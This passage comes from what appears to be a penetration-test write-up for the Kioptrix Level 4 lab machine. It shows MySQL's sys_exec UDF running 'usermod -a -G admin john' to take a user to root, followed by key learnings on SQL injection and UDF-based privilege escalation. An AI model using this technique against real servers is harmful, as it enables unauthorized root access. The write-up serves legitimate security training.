Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)
```

Modifying the user john as admin user group:

select sys_exec('usermod -a -G admin john');

```
mysql> select sys_exec('usermod -a -G admin john');
+-----------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.04 sec)

mysql>
```

By checking it worked!!

```
mysql> exit
Bye
john@Kioptrix4:/$ sudo su
[sudo] password for john:
root@Kioptrix4:/# whoami
root
root@Kioptrix4:/# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/#
```

7. Key Learnings

1. **SQL Injection**: Always test for SQL injection in login forms and single-field inputs.
2. **MySQL Privilege Escalation**: MySQL services running as root are often a vector for privilege escalation, especially using UDFs.
3. **Usernames via Directory Enumeration**: Web directory endpoints can sometimes reveal valid usernames, as was the case with `/john` and `/robert` on this machine.

---

8. Conclusion

This penetration test on Kioptrix Level 4 involved exploiting multiple vulnerabilities, including web-based SQL injection and SMB user enumeration, leading to the eventual compromise of the machine. We successfully escalated privileges from a restricted shell to root by leveraging a MySQL service running as root and exploiting the UDF functionality.